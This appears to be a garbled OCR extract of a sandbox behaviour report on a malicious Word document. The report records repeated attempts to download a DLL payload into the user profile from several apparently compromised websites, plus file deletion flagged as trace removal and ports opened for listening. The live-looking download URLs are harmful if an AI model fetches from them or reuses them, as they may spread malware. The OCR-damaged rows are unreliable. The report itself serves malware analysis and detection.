Call Network API Add File Call Network API Write File Call Network API Call Network API Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .333, 0) Return: ? API Name: recv Args: (688, .333, 0) Return: ? Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688, .4, 0) Return: ? API Name: recv Args: (688, .4, 0) Return: ? API Name: send Args: (688,, 182, 0) Return: 182	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 3, 0) Return: ? API Name: recv Args: (688,, 3, 0) Return: ? Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 5, 0) Return: ? Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 182, 0) Return: ? API Name: send Args: (688,, 182, 0) Return: 182 API Name: recv Args: (688,, 5, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .333, 0) Return: ? Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688, .5, 0) Return: ? Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688, .4, 0) Return: ? API Name: recv Args: (688,, 182, 0) Return: 182 API Name: recv Args: (688, .5, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .333, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688, .5, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59p\Y75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688, .4, 0) Return: ? API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 186, 0) Return: ? API Name: recv Args: (688,, 186, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .333, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688, .5, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688, .4, 0) Return: ? API Name: recv Args: (688, .4, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .186, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ? API Name: recv Args: (688, .5, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 5, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 10) Return: ? API Name: recv Args: (688,, 10) Return: ? API Name: recv Args: (688,, 10) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 5, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 182, 0) Return: 182 API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 10, 0) Return: ? API Name: recv Args: (688,, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File Call Network API	API Name: recv Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 182, 0) Return: 182 API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 186, 0) Return: ? API Name: recv Args: (688,, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808
Call Network API Add File Call Network API Write File Call Network API	API Name: send Args: (688,, 168, 0) Return: 168 API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 1075, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? API Name: recv Args: (688,, 333, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 5, 0) Return: ? Path: %USERPROFILE%/C5k_oyx/Po0p59plY75U.dll Type: VSDT_COM_DOS API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 182, 0) Return: 182 API Name: recv Args: (688,, 182, 0) Return: ? API Name: recv Args: (688,, 5, 0) Return: ? API Name: recv Args: (688,, 10, 0) Return: ? API Name: recv Args: (688,, 0) Return: ?	2756 2756 2756 2756 2756 2756 2756 2756	2808 2808 2808 2808 2808 2808 2808 2808

Delete File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2808		
	File: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll		
	Type: VSDT_EMPTY		
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (https://jolifm.com/new/5hkc3/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 0	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (jolifm.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (jolifm.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (jolifm.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (jolifm.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: connect Args: (90c, jolifm.com:443, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c,, 166, 0) Return: 166	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 61, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, 1, 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 1075, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 333, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, 1, 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 4, 0) Return: ?	2756	2808
Call Network API	API Name: send Args: (90c,, 182, 0) Return: 182	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 186, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, 1, 5, 0) Return: ?	2756	2808
Call Network API Call Network API	API Name: recv Args: (90c, 1, 1, 0) Return: ?	2756 2756	2808
Call Network API	API Name: recv Args: (90c, 1, 5, 0) Return: ?	2756	2808
Call Filesystem API	API Name: recv Args: (90c, , 96, 0) Return: ? API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 1	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (https://technologydistilled.com/a-nurse-ss8d9/z/, %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll)	2756	2808
Call System Art	Return: 0	2730	2000
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (technologydistilled.com, 1, 40006000) Return: 87	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Delete File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Call System API	API Name: DnsQueryEx Args: (technologydistilled.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (technologydistilled.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (technologydistilled.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: connect Args: (90c, technologydistilled.com:443, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c,, 179, 0) Return: 179	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 61, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 1075, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 333, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 4, 0) Return: ?	2756	2808
Call Network API	API Name: send Args: (90c,, 182, 0) Return: 182	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 202, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 1, 0) Return: ?	2756	2808
Call Naturals ADI	API Name: recv Args: (90c, , 5, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 96, 0) Return: ?	2756	2808
Call Network API			
Call Network API	API Name: DeleteFileW Aras: (%USERPROFILE%\C5k ovv\Po0n59n\Y75H dll \ Return: 1	2756	2808
Call Network API Call Filesystem API	API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 1 Path: %USERPROFILE%\C5k_ovx\Po0p59n\Y75Ll dll Type: VSDT_EMPTY	2756 2756	2808
Call Network API	API Name: DeleteFileW Args: (%USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Return: 1 Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY API Name: System.Net.WebClient::DownloadFile Args: (http://o7therapy.com/egyptian-comedy-hiiro/As0/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll)	2756 2756 2756	2808 2808 2808


Delete File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_EMPTY	2756	2808
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API		2756	2808
	API Name: socket Args: (23, 2, 0) Return: 914		
Call System API	API Name: DnsQueryEx Args: (o7therapy.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (o7therapy.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (o7therapy.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (o7therapy.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: connect Args: (90c, o7therapy.com:80, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c, GET /egyptian-comedy-hiiro/As0/ HTTP/1.1\r\nHost: o7therapy.com\r\nConnection: Keep-Alive\r\n\r\n, 89, 0) Return: 89	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 65536, 0) Return: ?	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (http://signinsolution.com/wp-content/Vr0/ , %USERPROFILE%\C5k oyx\Po0p59p\Y75U.dll) Return:	2756	2808
Call System Ar I	Ar Thaine. System. Net. Web criteria. Download lie Args. (http://signilisolation.com/wp-content/vfo/ , #05EAr Not IEE #160A_0yAr obpositi 750.dil / Netam. 0	2730	2000
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (signinsolution.com, 1, 40006000) Return: 87	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Write File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: DnsQueryEx Args: (signinsolution.com, 1c, 40026000) Return: 9003	2756	2808
		2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914		
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (signinsolution.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (signinsolution.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call Network API	API Name: connect Args: (90c, signinsolution.com:80, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c, GET /wp-content/Vr0/ HTTP/1.1\r/\nHost: signinsolution.com/r\nConnection: Keep-Alive\r/\n\r/\n, 83, 0) Return: 83	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 65536, 0) Return: ?	2756	2808
Call System API	API Name: System.Net.WebClient::DownloadFile Args: (http://cashstreamfinancial.com/wp-admin/23/ , %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll) Ret	2756	2808
	um: 0		
Call Network API	API Name: socket Args: (2, 1, 6) Return: 90c	2756	2808
Call Network API	API Name: socket Args: (23, 1, 6) Return: 910	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call Network API	API Name: socket Args: (23, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1, 40006000) Return: 87	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Write File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: socket Args: (2, 2, 0) Return: 914	2756	2808
Call System API	API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1, 40006000) Return: 87	2756	2808
Call System API	API Name: DnsQueryEx Args: (cashstreamfinancial.com, 1c, 40026000) Return: 9003	2756	2808
Call Network API	API Name: connect Args: (90c, cashstreamfinancial.com:80, 16) Return: 0	2756	2808
Call Network API	API Name: send Args: (90c, GET /wp-admin/23/ HTTP/1.1\r\nHost: cashstreamfinancial.com\r\nConnection: Keep-Alive\r\n\r\n, 85, 0) Return: 85	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 4096, 0) Return: ?	2756	2808
Call Network API	API Name: recv Args: (90c, , 65536, 0) Return: ?	2756	2808
Add File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Write File	Path: %USERPROFILE%\C5k_oyx\Po0p59p\Y75U.dll Type: VSDT_COM_DOS	2756	2808
Call System API	API Name: WinHttpCloseHandle Args: (af615540) Return: 1	2756	2808
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003		2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008		2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627477136) Return: cc000c		2516
			2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 6ac		2516
Call Network API Call Network API	API Name: bind Args: (6ac, 0.0.0.0:49189, 16) Return: 0		
Call Network API	API Name: bind Args: (6ac, 0.0.0.0:49189, 16) Return: 0 Threat Characteristic: Listens on port		
Call Network API Call Network API Detection	API Name: bind Args: (6ac, 0.0.0.0:49189, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0:49189		
Call Network API Call Network API	API Name: bind Args: (6ac, 0.0.0.0:49189, 16) Return: 0 Threat Characteristic: Listens on port		2516
Call Network API Call Network API Detection	API Name: bind Args: (6ac, 0.0.0.0:49189, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0:49189		2516 2516
Call Network API Call Network API Detection Call System API	API Name: bind Args: (6ac, 0.0.0.0:49189, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0:49189 API Name: ConnectEx Args: (6ac, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8faa38) Return: 0		
Call Network API Call Network API Detection Call System API Call Network API	API Name: bind Args: (6ac, 0.0.0.049189, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49189 API Name: ConnectEx Args: (6ac, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8faa38) Return: 0 API Name: send Args: (6ac,, 1, 191) Return: 0		2516
Call Network API Call Network API Detection Call System API Call System API Call System API Call Network API	API Name: bind Args: (6ac, 0.0.0.049189, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049189 API Name: ConnectEx Args: (6ac, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8faa38) Return: 0 API Name: send Args: (6ac,, 1, 191) Return: 0 API Name: WinHttpCloseHandle Args: (da734df0) Return: 1 API Name: socket Args: (2, 2, 0) Return: 11f0		2516 2516 2516
Call Network API Call Network API Detection Call System API Call System API Call System API Call Network API Call Network API Call Network API	API Name: bind Args: (6ac, 0.0.0.049189, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049189 API Name: ConnectEx Args: (6ac, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8faa38) Return: 0 API Name: send Args: (6ac,, 1, 191) Return: 0 API Name: WinHttpCloseHandle Args: (da734df0) Return: 1 API Name: socket Args: (2, 2, 0) Return: 11f0 API Name: socket Args: (23, 2, 0) Return: 11f0		2516 2516 2516 2516
Call Network API Call Network API Detection Call System API Call System API Call System API Call Network API	API Name: bind Args: (6ac, 0.0.0.049189, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.049189 API Name: ConnectEx Args: (6ac, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8faa38) Return: 0 API Name: send Args: (6ac,, 1, 191) Return: 0 API Name: WinHttpCloseHandle Args: (da734df0) Return: 1 API Name: socket Args: (2, 2, 0) Return: 11f0		2516 2516 2516

Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: 11f4 API Name: socket Args: (2, 1, 6) Return: 11f4	2516 2516
Call Network API	API Name: bind Args: (11f4, 0.0.0.0:49190, 128) Return: 0	2516
Detection	Threat Characteristic: Listens on port	
	0.0.0.0:49190	
Call System API	API Name: ConnectEx Args: (1114, ctldl.windowsupdate.com:80, 16, 0, 0, 0, dac064c8) Return: 0	2516
Call Network API	API Name: send Args: (11f4, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?5814be6f08fd7391 HTTP/1.1\r\nConnection: Keep-Alive\r\n Accept: */"\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	2516
Call System API	API Name: WinHttpCloseHandle Args: (dac09d80) Return: 1	2516
Call System API	API Name: WinHttpCloseHandle Args: (dac05850) Return: 1	2516
Call System API	API Name: WinHttpCloseHandle Args: (dabfcc50) Return: 1	2516
Call System API	API Name: DnsQueryEx Args: (self.events.data.microsoft.com, 1, 50020000) Return: 9003	2516
Call Internet Helper API	API Name: InternetConnectA Args: (cc0004, self.events.data.microsoft.com, 443, , , 3, 0, -627477136) Return: cc0008	2516
Call Internet Helper API	API Name: HttpOpenRequestA Args: (cc0008, POST, /OneCollector/1.0/, , , -600968840, -2067004672, -627477136) Return: cc000c	2516
Call System API	API Name: WinHttpCloseHandle Args: (da732e40) Return: 1	2516
Call Network API Call Network API	API Name: socket Args: (2, 1, 6) Return: 1140 API Name: bind Args: (1140, 0.0.0.49191, 16) Return: 0	2516 2516
Detection	Threat Characteristic: Listens on port	2010
5000000	0.0.0.049191	
Call System API	API Name: ConnectEx Args: (1140, self.events.data.microsoft.com:443, 16, 0, 0, 0, da8f9fb8) Return: 0	2516
Call Network API	API Name: send Args: (1140,, 1, 191) Return: 0	2516
Call System API	API Name: WinHttpCloseHandle Args: (da734df0) Return: 1	2516
Call Network API	API Name: socket Args: (2, 2, 0) Return: 11f8	2516
Call Network API	API Name: socket Args: (23, 2, 0) Return: 11f8 API Name: DecOuppley Args: (etidl windows undete com 1, 40006000 \ Peturn: 97	2516
Call System API Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87 API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 9003	2516 2516
Call Network API	API Name: binsqueryex Args: (clidi.windowsupdate.com, 1c, 40026000) Return: 9003 API Name: socket Args: (23, 2, 0) Return: 8d8	2516
Call Network API	API Name: socket Args: (2, 1, 6) Return: 8d8	2516
Call Network API	API Name: bind Args: (8d8, 0.0.0.049192, 128) Return: 0	2516
Detection	Threat Characteristic: Listens on port	
	0.0.0.0:49192	
Call System API	API Name: ConnectEx Args: (8d8, ctldl.windowsupdate.com:80, 16, 0, 0, 0, dac060a8) Return: 0	2516
Call Network API	API Name: send Args: (8d8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?cb157ae90e9515c5 HTTP/1.1\r\nConnection: Keep-Alive\r\ nAccept: "/"\r\nUser-Agent: Microsoft-CryptoAPI/6.3\r\nHost: ctidl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	2516
Call System API	API Name: WinHttpCloseHandle Args: (dac0a110) Return: 1	2516
Call System API	API Name: WinHttpCloseHandle Args: (dac05850) Return: 1	2516
Call System API	API Name: WinHttpCloseHandle Args: (dabfcc50) Return: 1	2516
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security\Trusted Documents\LastPurgeTime Value: 199d420	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{02FD33DF-F746-4A10-93	2516
Delete Registry Key	A0-2BC6273BC8E4}\ Value: None Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\{F562BB8E-422D-4B5C-B	2516
Delete Negistry Ney	20E-90D710F7D11C}\ Value: None	2010
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ETWMonitor\ Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\Rules\Metadata\winword.exe\ULSMonitor\Value: None	2516
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\winword.exe\ Value: None	2516
